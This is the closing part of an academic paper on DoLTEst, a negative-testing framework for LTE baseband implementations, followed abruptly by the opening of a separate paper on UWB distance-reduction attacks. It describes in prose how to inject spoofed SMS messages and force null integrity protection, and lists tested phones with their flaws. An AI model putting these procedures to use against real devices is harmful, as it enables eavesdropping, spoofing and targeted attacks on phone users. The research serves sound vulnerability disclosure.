Attack Procedure. The attacker first creates an SMS PDU encoded in GSM 03.40 format [2] containing malicious contents. She then encapsulates the PDU into a plain `DL Information Transfer` message containing `Downlink NAS Transport` with security header type `3`. Afterward, the attacker performs a signal injection attack to transfer the crafted message. To do this, the attacker additionally needs to know the victim UE's radio identifier (RNTI) which can be acquired from identity mapping [32, 49] using downlink sniffing tools [12, 14, 21].

Table 4: Different responses of devices to negative messages.

Baseband	Device	Message				
		#1	#2	#3	#4	#5
Intel	Apple iPhone XS	·	·	·	A_5	·
Qualcomm	Xiaomi Mi Mix 2	·	A_2	A_4	A_5	A_3
Exynos	Samsung Galaxy S10	A_1	·	A_4	A_5	·
MediaTek	LG K50	·	·	A_4	A_6	·
HiSilicon	Huawei Mate 20 Pro	·	A_3	·	A_5	·

• **Request–** **#1**: CounterCheck, **#2**: GUTI reallocation command with security header type 3, **#3**: Identity Request with reserved value (0), **#4**: Security mode command with security header type 3 and reserved value, **#5**: EMM information with security header type 12

• **Response–** ·: No response, $\mathbf{A}_1$: CounterCheckResponse, $\mathbf{A}_2$: GUTI reallocation complete, $\mathbf{A}_3$: EMM status with cause #97 $\mathbf{A}_4$: Identity Response $\mathbf{A}_5$: Security mode reject with cause #24 $\mathbf{A}_6$: Security mode reject with cause #23

Impact. When a victim UE receives this message, it displays a notification the same way as in the case of a normal SMS. Owing to security component mishandling, the victim UE accepts the attacker's plain message while it is connected to the commercial network. Because the LTE device still supports legacy *SMS over NAS* through the `Downlink NAS Transport`, it also accepts malicious SMS messages.

7.1.3 Eavesdropping and manipulating data traffic

In this attack, a **MitM attacker** can eavesdrop or manipulate data plane packets between a victim UE and networks [48].

Vulnerability. An attacker can set the null integrity protection algorithm because the UE accepts the forbidden security algorithm (I2). We validated this attack on Galaxy S10, Note10, and A71 with the latest Exynos chipset.

Attack Procedure. When the victim UE is connected to the malicious eNB, the attacker initiates the normal `ATTACH` procedure with the UE. Although the attacker does not have a valid key, she can pass mutual authentication and the NAS security activation procedure by relaying messages from a legitimate network. Thereafter, the attacker sends an `RRC SecurityMode Command` message with EIA0. After that, the UE uses null integrity protection in its subsequent communication.

Impact. When a device receives a `SecurityModeCommand` message with EIA0, it uses null ciphering and null integrity protection from a subsequent communication (subclause 5.3.1.2 [7]). Because the data plane packets of the wireless end are transmitted in plain text in subsequent communication, an attacker can eavesdrop or manipulate the packets. Note that EIA0, in which an UE accepts EIA0 (Null algorithm) for the integrity checking logic, is an old and well-studied issue. However, DoLTEst uncovered that brand new devices (*e.g.*, Galaxy S10/Note10/A71) still have the same implementation flaw.

7.2 Fingerprinting

The different behaviors of UEs against the same negative message enable an attacker to fingerprint the baseband of the victim device in the wireless domain. To do this, an attacker can leverage two types of responses from UE: non standard-compliant behavior (presence of vulnerability) (§6.1) and

inconsistent error handling (§6.3). During the test, we found that more than 80 of our test messages can induce those behaviors.

As shown in Tab. 4, an attacker can classify devices up to the baseband manufacturer level using these different behaviors. Moreover, it is possible to classify some devices with Qualcomm, Samsung, and MediaTek basebands up to the chipset-level, because they have chipset-dependent features. Once the UE is identified, the attacker can further execute targeted attacks by combining known vulnerabilities at the OS-level or baseband-chipset-level [53].

Unlike previous works, our fingerprinting uses inconsistencies in implementations. Previous work used the unauthenticated capability information of users (`Attach Request` and `UECapabilityInformation`) as fingerprint features, which are allowed to be exposed in the air [53]. While the root cause of previous work is due to flaw of the standard design, recent standard tries to protect such information from being exposed before security activation. If UE information is explicitly protected in the specification, those features cannot be used for fingerprinting. However, our features remain valid unless the implementation inconsistency remains.

8 Discussion & Limitations

Adopting NLP. A natural next step seems to adopt the NLP on analyzing the large-sized and complex specifications for test case generation. Accordingly, DARPA also has issued a call for a project [18] that adopts NLP on 3GPP specification analysis. Recently, Chen *et al*. presented a technique to discover a few particular vulnerabilities by applying NLP on the specification analysis [15]. While NLP looks promising, adopting it on generating negative test cases still needs to address several challenges according to our detailed specification analysis. First, it should be capable of extracting the prohibited procedure from the sentences spread over the distinct locations. A single sentence does not solely contribute to extract prohibited operations. During the refinement procedure §5.4, we had to cross-check multiple sentences to understand the context of the procedure and to determine the implementation flaw (§5.4). Note that such a case where the description of a procedure is scattered far away from each other is one of the key limitations of the prior work [15]. Second, the NLP has to handle ambiguities in the specification. In §6.2, we discuss three different cases of ambiguities, all of which seem challenging for NLP to resolve. For example, we observed that the specification only describes the behavior in the network-side perspective without clearly defining the UE's behavior. In summary, unless the NLP addresses these challenges effectively, we believe that the manual analysis on the specification is still required.

Negative testing beyond LTE. Although DoLTEst aims to find UE implementation flaws in the LTE domain, we believe that the overall philosophy and approach could be adopted to the other layers of cellular generations (2G, 3G, and 5G) after specification analysis. In particular, DoLTEst requires the following considerations of new features in 5G [5, 10]; the 5G-SA has 1) newly defined messages (*e.g.*, `REGISTRATION REQUEST`), 2) newly defined or modified IE (*e.g.*, `SUCI`) and its value, and 3) newly added UE's state. This requires changes in our security abstracted states because there is a new RRC state (`RRC INACTIVE`), where the RRC security context is maintained even after the radio connection is suspended. Also, one can implement a negative testing framework based on the publicly available 2G/3G open stack, with another substantial analysis. We leave it as future work.

Limitations. First, DoLTEst inherently requires a lot of manual effort on its building. This is because the specification is written in natural language without being formally described. However, our approach requires only one-time efforts and can be adopted without duplicating the laborious manual analysis. Second, DoLTEst cannot guarantee any completeness because of its manual analysis. Therefore, it would not be surprising if someone can discover additional flaws in baseband firmware even after applying DoLTEst. Third, DoLTEst suffers from inherited limitations of blackbox testing. As blackbox testing, DoLTEst cannot understand the internals of a UE; we simply believe that the UE rejects messages if it has no explicit behaviors (e.g., responses or state changes in DM or ADB). However, it is possible that baseband vendors implement hidden behaviors even though we have not found any indications for this during our testing. Finally, DoLTEst relies on internal logs (*i.e.*, DM, ADB) that are occasionally limited. This is mainly because 1) this access is proprietary to the baseband manufacturers (*e.g.*, Huawei) and 2) the access is not open to all types of UEs (*e.g.*, IoT devices). This characteristic limits the negative testing of DoLTEst in terms of 1) the test coverage (limited test message types) and 2) the root cause analysis using detailed internal information (*e.g.*, stored configuration values). We believe that this limitation will not apply to manufacturers who adopt the negative testing approach, as they should have full access to the UE and its debugging capabilities.

9 Related Work

Implementation flaws in LTE. Researchers have widely adopted over-the-air testing to discover implementation flaws of the LTE network [36,41,45,48,52]. Shaik *et al*. [52] studied security implications when a UE blindly accepts certain prohibited messages due to its implementation or design flaws. Rupprecht *et al*. [48] proposed the first testing framework for LTE baseband and discovered that several UEs accept insecure security algorithms. Kim *et al*. [36] introduced a semi-automatic tool that systematically tests basic security properties of LTE networks, both in uplink and downlink. Similar to these works, DoLTEst also aims at discovering implementation flaws in LTE; however, it widens its coverage by considering UE states and detailed message components based on specification.

Firmware analysis on baseband implementations is also an effective approach to uncover implementation vulnerabilities [22, 34, 42, 57]. Recently, Maier *et al*. [42] proposed emulation-based fuzzing to find memory corruption vulnerabilities in UE implementations. Kim *et al*. [34] examined the standard-compliance of the baseband software by comparing extracted binary-embedded properties with the specification. Unlike DoLTEst, these approaches require firmware-specific analysis. Moreover, static analysis (e.g., BaseSpec [34]) can suffer from false positives due to misprediction of runtime environments.

LTE attack models. Fake Base Station (FBS) has been a predominant attack model for exploiting design or implementation vulnerabilities in LTE, such as IMSI catching [17, 44], fake emergency alert [38], or information leak [53]. Recent works have demonstrated the practicality of MitM attack in LTE networks [48, 49]; Rupprecht *et al*. [49] successfully demonstrate data manipulation attack by exploiting the absence of integrity protection in layer 2. Moreover, Yang *et al*. [59] presented the SigOver attack, which enables an adversary to inject a malicious message to the victim's UE even without a radio connection establishment. To reflect these emerging attacks in our negative testing, DoLTEst adopts the most powerful attack model, which is the Dolev-Yao model, and considers every attack model in our abstracted states.

Design vulnerabilities in LTE. Formal verification has shown its effectiveness in uncovering design flaws in the standards [13, 29, 31]. Hussain *et al*. [29] presented a model-based adversarial testing approach on critical procedures of LTE to detect design flaws. Moreover, Karim *et al*. [33] adopted a property-guided formal verification framework to examine LTE implementations. Unlike these works, DoLTEst targets finding non standard-compliant behaviors in implementations. Some other works also have revealed numerous design vulnerabilities in LTE, including LTE data plane [37, 51], broadcast channel [23, 30, 38], identity mapping logic [32, 49], and VoLTE domain [35, 39].

Operational issues in LTE. Various works have uncovered operational issues by analyzing the control plane procedures in the cellular network [16, 27, 28, 37, 47, 50, 56]. These works span various applications and use passive analysis on commercial logs. Tu *et al*. [56] proposed a signaling diagnosis tool to examine inter-protocol interactions. Hong *et al*. [27] revealed an unsafe identity management scheme of the commercial network, resulting in privacy leakage. Chlosta *et al*. [16] analyzed the security configuration of commercial LTE networks.

10 Concluding Remarks

Despite numerous implementation vulnerabilities reported, a lack of negative testing in specification still leaves other implementation vulnerabilities unchecked. To address this, we present DoLTEst, a negative testing framework to uncover the non standard-compliant behaviors in LTE implementations. After in-depth analysis of the specification, we build enumerable test cases with deterministic oracle along with the over-the-air testing tool. As a result, we applied DoLTEst on 43 devices from five baseband manufacturers and uncovered 26 implementation flaws, of which 22 were previously unknown. We also found several ambiguous and unspecified cases in the specification that can confuse even experienced professionals. We recommend 3GPP to provide formally verified standards possibly with sample code and negative test cases as a fundamental resolution to address this problem. Until then, applying NLP for automatic test case generation is left as an interesting yet formidable challenge for the future work.

Acknowledgement

We sincerely appreciate our shepherd Marius Muench and anonymous reviewers, for valuable comments and suggestions. This work was supported by Institute of Information & communications Technology Planning & Evaluation (IITP) grant funded by the Korea government (MSIT) (No.2020-0-00428, automated security diagnosis framework for cellular network protocol using formal and comparative analysis, and No.2019-0-01343, regional strategic industry convergence security core talent training business)

References

[1] 3GPP. TR 21.801, v17.1.0. Specification drafting rules, 2021.

[2] 3GPP. TS 23.040, v15.3.0. Technical realization of the Short Message Service (SMS), 2019.

[3] 3GPP. TS 24.008, v16.3.0. Mobile radio interface Layer 3 specification; Core network protocols; Stage 3, 2019.

[4] 3GPP. TS 24.301, v16.5.1. Non-Access-Stratum (NAS) protocol for Evolved Packet System (EPS); Stage 3, 2020.

[5] 3GPP. TS 24.501, v16.3.0. Non-Access-Stratum (NAS) protocol for 5G System (5GS); Stage 3, 2019.

[6] 3GPP. TS 33.401, v16.3.0. Security architecture, 2020.

[7] 3GPP. TS 36.331, v15.10.0. LTE RRC Protocol specification, 2020.

[8] 3GPP. TS 36.523-1, v15.5.0. User Equipment (UE) conformance specification; Part 1: Protocol conformance specification, 2019.

[9] 3GPP. TS 36.523-3, v15.5.0. User Equipment (UE) conformance specification; Part 3: Test suites, 2019.

[10] 3GPP. TS 38.331, v16.3.1. 5G NR RRC Protocol specification, 2021.

[11] Android debug bridge. https://developer.android.com/studio/command-line/adb.

[12] AirScope. http://www.softwareradiosystems.com/tag/airscope.

[13] D. Basin, J. Dreier, L. Hirschi, S. Radomirovic, R. Sasse, and V. Stettler. A formal analysis of 5G authentication. In *ACM Conference on Computer and Communications Security*, 2018.

[14] N. Bui and J. Widmer. OWL: A reliable online watcher for lte control channel measurements. In *All Things Cellular: Operations, Applications and Challenges*, 2016.

[15] Y. Chen, Y. Yao, X. Wang, D. Xu, X. Liu, C. Yue, K. Chen, H. Tang, and B. Liu. Bookworm game: Automatic discovery of LTE vulnerabilities. In *IEEE Symposium on Security and Privacy*, 2021.

[16] M. Chlosta, D. Rupprecht, T. Holz, and C. Pöpper. LTE security disabled: misconfiguration in commercial networks. In *Conference on Security and Privacy in Wireless and Mobile Networks*, 2019.

[17] A. Dabrowski, N. Pianta, T. Klepp, M. Mulazzani, and E. Weippl. IMSI-catch me if you can: IMSI-catcher-catchers. In *ACM Conference on Computer and Communications Security*, 2014.

[18] Open Programmable Secure 5G (OPS-5G). https://sam.gov/opp/6ee795ad86a044d1a64f441ef713a476.

[19] D. Dolev and A. Yao. On the security of public key protocols. *IEEE Transactions on information theory*, 1983.

[20] Ericsson2021report. "https://www.ericsson.com/en/mobility-report/dataforecasts/mobile-subscriptions-outlook".

[21] R. Falkenberg and C. Wietfeld. FALCON: An accurate real-time monitor for client-based mobile network data analytics. In *IEEE Global Communications Conference*, 2019.

[22] N. Golde and D. Komaromy. Breaking band: reverse engineering and exploiting the shannon baseband. *REcon*, 2016.

[23] N. Golde, K. Redon, and J.-P. Seifert. Let me answer that for you: Exploiting broadcast information in cellular networks. In *USENIX Security Symposium*, 2013.

[24] I. Gomez-Miguelez, A. Garcia-Saavedra, P. D. Sutton, P. Serrano, C. Cano, and D. J. Leith. srsLTE: An Open-Source Platform for LTE Evolution and Experimentation. In *ACM International Workshop on Wireless Network Testbeds, Experimental Evaluation, and Characterization*, 2016.

[25] LTE and 5G Subscribers. "https://gsacom.com/paper/lte-and-5g-subscribers-march-2021-q4/".

[26] 5G implementation guidelines. "https://www.gsma.com/futurenetworks/wp-content/uploads/2019/03/5G-Implementation-Guideline-v2.0-July-2019.pdf".

[27] B. Hong, S. Bae, and Y. Kim. GUTI reallocation demystified: Cellular location tracking with changing temporary identifier. In *Network and Distributed System Security Symposium*, 2018.

[28] B. Hong, S. Park, H. Kim, D. Kim, H. Hong, H. Choi, J.-P. Seifert, S.-J. Lee, and Y. Kim. Peeking over the cellular walled gardens-a method for closed network diagnosis. In *IEEE Transactions on Mobile Computing*, 2018.

[29] S. Hussain, O. Chowdhury, S. Mehnaz, and E. Bertino. LTEInspector: A systematic approach for adversarial testing of 4G LTE. In *Network and Distributed System Security Symposium*, 2018.

[30] S. R. Hussain, M. Echeverria, O. Chowdhury, N. Li, and E. Bertino. Privacy attacks to the 4G and 5G cellular paging protocols using side channel information. In *Network and Distributed System Security Symposium*, 2019.

[31] S. R. Hussain, M. Echeverria, I. Karim, O. Chowdhury, and E. Bertino. 5GReasoner: A property-directed security and privacy analysis framework for 5g cellular network protocol. In *ACM Conference on Computer and Communications Security*, 2019.

[32] R. P. Jover. LTE security, protocol exploits and location tracking experimentation with low-cost software radio. *arXiv preprint arXiv:1607.05171*, 2016.

[33] I. Karim, S. Hussain, and E. Bertino. ProChecker: An automated security and privacy analysis framework for communication protocol. In *IEEE International Conference on Distributed Computing Systems*, 2021.

[34] E. Kim, D. Kim, C. Park, I. Yun, and Y. Kim. BASESPEC: Comparative analysis of baseband software and cellular specifications for L3 protocols. In *Network and Distributed System Security Symposium*, 2021.

[35] H. Kim, D. Kim, M. Kwon, H. Han, Y. Jang, D. Han, T. Kim, and Y. Kim. Breaking and fixing VoLTE: Exploiting hidden data channels and mis-implementations. In *ACM Conference on Computer and Communications Security*, 2015.

[36] H. Kim, J. Lee, E. Lee, and Y. Kim. Touching the untouchables: Dynamic security analysis of the LTE control plane. In *IEEE Symposium on Security and Privacy*, 2019.

[37] K. Kohls, D. Rupprecht, T. Holz, and C. Pöpper. Lost traffic encryption: fingerprinting LTE/4G traffic on layer two. In *Conference on Security and Privacy in Wireless and Mobile Networks*, 2019.

[38] G. Lee, J. Lee, J. Lee, Y. Im, M. Hollingsworth, E. Wustrow, D. Grunwald, and S. Ha. This is your president speaking: Spoofing alerts in 4G LTE networks. In *ACM International Conference on Mobile Computing Systems (MobiSys)*, 2019.

[39] C.-Y. Li, G.-H. Tu, C. Peng, Z. Yuan, Y. Li, S. Lu, and X. Wang. Insecurity of voice solution VoLTE in LTE mobile networks. In *ACM Conference on Computer and Communications Security*, 2015.

[40] M. Lichtman, R. P. Jover, M. Labib, R. Rao, V. Marojevic, and J. H. Reed. LTE/LTE-A jamming, spoofing, and sniffing: threat assessment and mitigation. *IEEE Communications Magazine*, 2016.

[41] H. Lin. LTE REDIRECTION: Forcing targeted LTE cellphone into unsafe network. In *Hack In The Box Security Conference (HITBSec-Conf)*, 2016.

[42] D. Maier, L. Seidel, and S. Park. BaseSAFE: baseband sanitized fuzzing through emulation. In *Conference on Security and Privacy in Wireless and Mobile Networks*, 2020.

[43] B. Michau and C. Devine. How to not break lte crypto. In *ANSSI Symposium sur la sécurité des technologies de l'information et des communications (SSTIC)*, 2016.

[44] P. Ney, I. Smith, G. Cadamuro, and T. Kohno. SeaGlass: enabling city-wide IMSI-catcher detection. *Privacy Enhancing Technologies*, 2017.

[45] S. Park, A. Shaik, R. Borgaonkar, and J.-P. Seifert. White rabbit in mobile: Effect of unsecured clock source in smartphones. In *Workshop on Security and Privacy in Smartphones and Mobile Devices*, 2016.

[46] D. PAULI. Samsung S6 calls open to man-in-the-middle base station snooping. *The Register*, 12, 2015.

[47] S. Rosen, H. Luo, Q. A. Chen, Z. M. Mao, J. Hui, A. Drake, and K. Lau. Discovering fine-grained RRC state dynamics and performance impacts in cellular networks. In *International Conference on Mobile Computing and Networking*, 2014.

[48] D. Rupprecht, K. Jansen, and C. Pöpper. Putting LTE security functions to the test: A framework to evaluate implementation correctness. In *USENIX Workshop on Offensive Technologies*, 2016.

[49] D. Rupprecht, K. Kohls, T. Holz, and C. Pöpper. Breaking LTE on layer two. In *IEEE Symposium on Security and Privacy*, 2019.

[50] D. Rupprecht, K. Kohls, T. Holz, and C. Pöpper. Call me maybe: Eavesdropping encrypted LTE calls with ReVoLTE. In *USENIX Security Symposium*, 2020.

[51] D. Rupprecht, K. Kohls, T. Holz, and C. Pöpper. Imp4gt: impersonation attacks in 4G networks. In *Network and Distributed System Security Symposium*, 2020.

[52] A. Shaik, R. Borgaonkar, N. Asokan, V. Niemi, and J.-P. Seifert. Practical attacks against privacy and availability in 4G/LTE mobile communication systems. In *Network and Distributed System Security Symposium*, 2016.

[53] A. Shaik, R. Borgaonkar, S. Park, and J.-P. Seifert. New vulnerabilities in 4G and 5G cellular access network protocols: exposing device capabilities. In *Conference on Security and Privacy in Wireless and Mobile Networks*, 2019.

[54] TESCOM TC-5910D. http://en.tescom.co.kr/product/product2?code=020101.

[55] Representative statements used for the guideline generation. https://github.com/SysSec-KAIST/DoLTEst/blob/main/table7.md.

[56] G.-H. Tu, Y. Li, C. Peng, C.-Y. Li, H. Wang, and S. Lu. Control-plane protocol interactions in cellular networks. *ACM SIGCOMM Computer Communication Review*, 2014.

[57] R.-P. Weinmann. Baseband attacks: Remote exploitation of memory corruptions in cellular protocol stacks. In *USENIX Workshop on Offensive Technologies*, 2012.

[58] Accuver XCAL. http://www.accuver.com/.

[59] H. Yang, S. Bae, M. Son, H. Kim, S. M. Kim, and Y. Kim. Hiding in plain signal: Physical signal overshadowing attack on LTE. In *USENIX Security Symposium*, 2019.

Appendix

A LTE Attack Models

We discuss representative LTE attack models in detail.

FBS mimics a commercial cell tower to lure nearby cellular devices by operating at a high radio signal power. After a radio connection is established between the malicious base station and a victim device, it transmits an adversarial message to the UE. Because the FBS attacker does not have valid information to accomplish the AKA procedure with the UE, she can transmit the control plane messages only before the UE establishes the security context. Most previous attacks [29, 36, 38, 41, 48, 52, 53] have adopted this threat model, which includes IMSI catching, UE capability hijacking, and fake emergency alerts.

MitM Although an MitM attacker operates a malicious base station as an FBS attacker, she establishes additional radio connections with a legitimate eNB after a victim connects. For a legitimate eNB, the attacker impersonates the victim UE by relaying the victim's messages. Likewise, the attacker impersonates the legitimate eNB to the victim UE. MitM attacker can transmit adversarial messages to the victim UE even after the UE establishes the security context. This is because the MitM attacker accomplishes the AKA procedure by relaying authentication messages of the eNB and the UE. Although the attacker can transmit messages anytime, she can only transmit messages with invalid security protection due to the absence of security keys. Several works [48, 49] have utilized this threat model.

Signal Injection is an intuitive threat model introduced by SigOver attack [59]. Rather than establishing a radio connection with the victim, the signal injection attacker precisely overwrites the signal containing an adversarial message in the physical domain. Unlike the above threat models, the attacker neither requires the victim UE to connect to her FBS nor to relay messages between UE and an eNB. Similar to the MitM attack, the signal injection attacker can inject adversarial control plane messages to the victim UE at any time. The attacker can pass the authentication procedure by allowing the victim UE to communicate with legitimate eNB.

B Handling Silent Test Message Acceptance

In this section, we describe how we identify the test messages being accepted or rejected by the UE via ADB/DM if a UE has no corresponding response (*i.e.*, `Attach reject`, `EMM information`, and `RRCConnectionRelease`).

EMM information. We use ADB to determine whether the test case of `EMM information` is accepted by the UE. This is because `EMM information` is used for changing NITZ information, which ADB can monitor by using `date` ADB command.

Attach reject. We use DM to determine whether the test cases of `Attach reject` are accepted by the UE. The UE's corresponding action to the legitimate `Attach reject` is to changes its EMM state to DEREGISTERED which the NAS specification defines. We monitor such state changes by using DM tools, which show the UE's current EMM state. For example, when the state of UE is changed, the chipset produces DM logs notifying the current UE state information.

RRC connection release. We use DM to identify the UE's acceptance to the test message of `RRCConnectionRelease`. Once the UE accepts the `RRCConnectionRelease`, it destroys radio connection to eNB including all radio bearers and signaling radio bearers. Its RRC state is then changed to RRC IDLE, which we can monitor by DM.

Table 5: Generated guidelines and the corresponding number of test cases. Note that if the guideline involves two IEs (*i.e.*, handover procedure by using RRCConnectionReconfiguration), DoLTEst adds both IEs in generating test cases. We omitted non-trivial IE values for brevity. The * represents the wildcard explained in §5.2.2. We used RRC specification version 15.10.0 NAS specification version 16.5.1.

Protocol	Guideline					MAC	Reference	# of test cases for each state	Page #
	No.	State	Security Header Type	Message Type	IE				
RRC	1	*	N/A	RRCConnectionReconfiguration	drb-ToAddModList: {...}	*	A.6, 5.3.1.1 in [7]	2	68p
	2	*	N/A	RRCConnectionReconfiguration	srb-ToAddModList: {SRB2}	*	A.6, 5.3.1.1 in [7]	2	39p
	3	*	N/A	RRCConnectionReconfiguration	measConfig: {...}	*	A.6, 5.5.5.1 in [7]	2	68p
	4	*	N/A	RRCConnectionReconfiguration	mobilityControlInfo: {...} securityConfigHO: {...}	*	A.6, 5.6.5.1 in [7]	2	918p, 72p
	5	*	N/A	RRCConnectionRelease	...	*	A.6 in [7]	2	918p
	6	*	N/A	SecurityModeCommand	integrityProtection: {EIA1, EIA2, EIA3}[c]	*	A.6, 5.3.1.2 in [7]	10	70p
	7	*	N/A	UECapabilityEnquiry	...	*	A.6, 5.6.3.2 in [7]	2	230p
	8	*	N/A	counterCheck	...	*	A.6 in [7]	2	918p
	9	*	N/A	UEInformationRequest	...	*	A.6, 5.6.5.2 in [7]	2	919p
	10	*	N/A	DLInformationTransfer	...	*	A.6 in [7]	2	918p
NAS	11	*	*	Identity Request	Identity Type2: {IMSI}[c]	*	4.4.4.2 in [4]	124	50p, 51p
	12	*	*	Security Mode Command	integrityProtAlgorithm: {EIA1, EIA2, EIA3}[c]	*	4.4.4.1, 4.4.4.2 in [4]	155	50p
	13	*	*	GUTI Reallocation Command	...	*	4.4.4.2 in [4]	31	50p, 51p
	14	*	*	EMM Information	...	*	4.4.4.2 in [4]	31	50p, 51p
	15	*	*	Downlink NAS Transport	...	*	4.4.4.2 in [4]	31	50p, 51p
	16	*	*	Attach Reject	EMM cause:{#25}	*	4.4.4.2, 5.5.1.2.5 in [4]	31	50p, 51p, 129p
	17	*	*	Attach Accept	...	*	4.4.4.2 in [4]	31	50p, 51p

Table 6: A full list of tested devices including device name, phone vendor, baseband vendor, chipset model, firmware version, last updated date, and vulnerabilities of each. We used the latest firmware of a device when we started testing it and have not patched it since then to reproduce our experiments. Please refer to Tab. 3 and §6.1 for a detailed description of the implementation flaws.

#	Name	Phone vendor	Baseband vendor	Chipset model	Firmware version	Last update (YYMM)	Implementation flaw
1	iPhone 6	Apple	Qualcomm	MDM9625	7.21.00 / 7.80.04	1810/2101	S1,S3,I1 / S2,S3,I1
2	iPhone 8	Apple	Intel	XMM 7480	4.02.01	2103	I3
3	iPhone XS	Apple	Intel	XMM 7560	1.03.08	1902	I3
4	iPhone 12 Pro	Apple	Qualcomm	Snapdragon X55	1.62.11	2104	-
5	Y9	Huawei	HiSilicon	Kirin 659	21C60B269S003C000	1806	S3,I3
6	P10 Lite	Huawei	HiSilicon	Kirin 658	21C60B268S000C000	1711	I3
7	P10	Huawei	HiSilicon	Kirin 960	21C30B323S003C000	1805	I3
8	Mate 10 Pro	Huawei	HiSilicon	Kirin 970	21C10B551S000C000	1801	I3
9	P20 pro	Huawei	HiSilicon	Kirin 970	21C20B369S007C000	1904	I3
10	Mate 20 pro	Huawei	HiSilicon	Kirin 980	21C10B687S000C000	1812	I3
11	X401	LG	Mediatek	MT6750	MOLY.LR11.W1552.MD.TC01.LVSF.SP.V1.P22	1802	S2,M1
12	X6	LG	Mediatek	Helio P22 MT6762	MOLY.LR12A.R3.TC01.PIE.SP.V1.P10.T12	1907	S2
13	K50	LG	Mediatek	Helio P22 MT6762	MOLY.LR12A.R3.TC01.PIE.SP.V1.P26	2012	S2
14	G6	LG	Qualcomm	MSM8996 Snapdragon 821	MPSS.TH.2.0.1.c3.1-00024-M8996FAAAANAZM-1.142344.1.143233.1	1804	S1,S2,S3
15	V35 ThinQ	LG	Qualcomm	SDM845 Snapdragon 845	MPSS.AT.4.0.c2.9-00057-SDM845_GEN_PACK-1	1901	S1,S2
16	G7 ThinQ	LG	Qualcomm	SDM845 Snapdragon 845	MPSS.AT.4.0.c2.9-00088-SDM845_GEN_PACK-1.299473	2008	S2
17	G8 ThinQ	LG	Qualcomm	SM8150 Snapdragon 855	MPSS.HE.1.0.c4-00104-SM8150_GEN_PACK-1	2101	S2
18	V50	LG	Qualcomm	SM8150 Snapdragon 855	MPSS.HE.1.5.c4-00270.1-SM8150_GENFUSION_PACK-1.215515.14	1909	S2
19	Oppo find X	OPPO	Qualcomm	SDM845 Snapgragon 845	Q_V1_P14,Q_V1_P14	1808	S1
20	Galaxy S4	Samsung	Qualcomm	MSM8974 Snapdragon 800	E330KKKUCNG5	1609	S1,S2,S3,M1,M2,I1,I2,I3
21	Galaxy S5	Samsung	Qualcomm	MSM8974AC Snapdragon 801	G900VVRU1ANI2	1411	S1,S3,M1,M2,I2
22	Galaxy S5 A	Samsung	Qualcomm	APQ8084 Snapdragon 805	G906LKLU1CPK2	1612	S1,S2,S3,M2,I1,I2,I3
23	Galaxy Note5	Samsung	Samsung	Exynos 7 (7420)	N920SKSU2DQH2	1708	S2,M1,I2
24	Galaxy S6	Samsung	Samsung	Exynos 7 (7420)	G920SKSU3EQC9	1704	S2,M1,I3
25	Galaxy Note FE	Samsung	Samsung	Exynos 8 (8890)	N935JJJU4CTJ1	2102	S2,M1
26	Galaxy Note8	Samsung	Samsung	Exynos 9 (8895)	N950NKOU4CRH2	1810	S2,M1
27	Galaxy S8	Samsung	Qualcomm	MSM8998 Snapdragon 835	G950U1UES5CSB2	1902	S1,S2,S3
28	Galaxy Note9	Samsung	Samsung	Exynos 9 (9810)	N960NKOU3DSLA	1912	S2,M1
29	Galaxy S10	Samsung	Samsung	Exynos 9 (9820)	G977NKOU2BTA2 / G977NKOU4DK1	2001/2011	S2,M1,I1,I2 / S2,M1,I1
30	Galaxy S10	Samsung	Qualcomm	SM8150 Snapdragon 855	G977UVRS3YSJK	1911	-
31	Galaxy A31	Samsung	Mediatek	Helio P65 MT6768	A315NKOU1BUA1	2102	S2
32	Galaxy S20	Samsung	Qualcomm	SM8250 Snapdragon 865	G981NKSU1CTKD	2011	-
33	Galaxy A71	Samsung	Samsung	Exynos 9 (980)	A716SKSU1ATF4 / A716SKSU3BTL2	2006/2012	S2,M1,I1,I2 / S2,M1,I1
34	Galaxy Note20	Samsung	Qualcomm	SM8250 Snapdragon 865	N986NKSU1CUC9	2103	-
35	Redmi 5	Xiaomi	Qualcomm	SDM450 Snapdragon 450	MPSS.TA.2.3.c1-00522-8953_GEN_PACK-1_V042	1712	S1,S3
36	Redmi note 4x	Xiaomi	Qualcomm	MSM8953 Snapdragon 625	953_GEN_PACK-1.122638.1.123338.1	1712	S1,S3
37	Mi Max 3	Xiaomi	Qualcomm	SDM636 Snapdragon 636	AT32-00672-0812_2359_46aa9a7	1807	S1
38	Mi 5S	Xiaomi	Qualcomm	MSM8996 Snapdragon 821	TH20c1.9-0612_1733_9fe7ce8	1805	S1,S3
39	Mi Mix 2	Xiaomi	Qualcomm	MSM8998 Snapdragon 835	AT20-0608_2116_6c4a86b	1805	S1,S3
40	Black Shark	Xiaomi	Qualcomm	SDM845 Snapdragon 845	00888-SDM845_GEN_PACK-1.163713.1	1811	S1
41	POCOphone F1	Xiaomi	Qualcomm	SDM845 Snapdragon 845	AT4.0.c2.6-144-1008_1436_e3055ba	1809	S1
42	ZTE Blade V8 Pro	ZTE	Qualcomm	MSM8953 Snapdragon 625	-8953_GEN_PACK-1.79091.1.79899.1	1612	S1,S3
43	ZTE Axon 7	ZTE	Qualcomm	MSM8996 Snapdragon 820	TH.2.0.c1.9-00104-M8996FAAAANAZM	1712	S1,S3

Ghost Peak: Practical Distance Reduction Attacks Against HRP UWB Ranging

Patrick Leu[1,*], Giovanni Camurati[1,*], Alexander Heinrich[2], Marc Roeschlin[1], Claudio Anliker[1], Matthias Hollick[2], Srdjan Capkun[1], and Jiska Classen[2]

[1]ETH Zurich
[2]TU Darmstadt
[*]Authors contributed equally to this research

Abstract

We present the first over-the-air attack on IEEE 802.15.4z High-Rate Pulse Repetition Frequency (HRP) Ultra-Wide Band (UWB) distance measurement systems. Specifically, we demonstrate a practical distance reduction attack against pairs of Apple U1 chips (embedded in iPhones and AirTags), as well as against U1 chips inter-operating with NXP and Qorvo UWB chips. These chips have been deployed in a wide range of phones and cars to secure car entry and start and are projected for secure contactless payments, home locks, and contact tracing systems. Our attack operates without any knowledge of cryptographic material, results in distance reductions from 12 m (actual distance) to 0 m (spoofed distance) with attack success probabilities of up to 4 %, and requires only an inexpensive (USD 65) off-the-shelf device. Access control can only tolerate sub-second latencies to not inconvenience the user, leaving little margin to perform time-consuming verifications. These distance reductions bring into question the use of UWB HRP in security-critical applications.

1 Introduction

Ultra-Wide Band chips that measure distance are being massively deployed in smartphones, cars, and other products [5, 32, 52]. Applications range from entry and start systems in cars to mobile payments, contact tracing, spatial awareness, and indoor localization. In addition to enhanced precision compared to more traditional signal strength based ranging, UWB aims to provide security against relay and distance reduction attacks [23], which have been used in practice for car thefts and attacks on contactless payments [16, 33, 59].

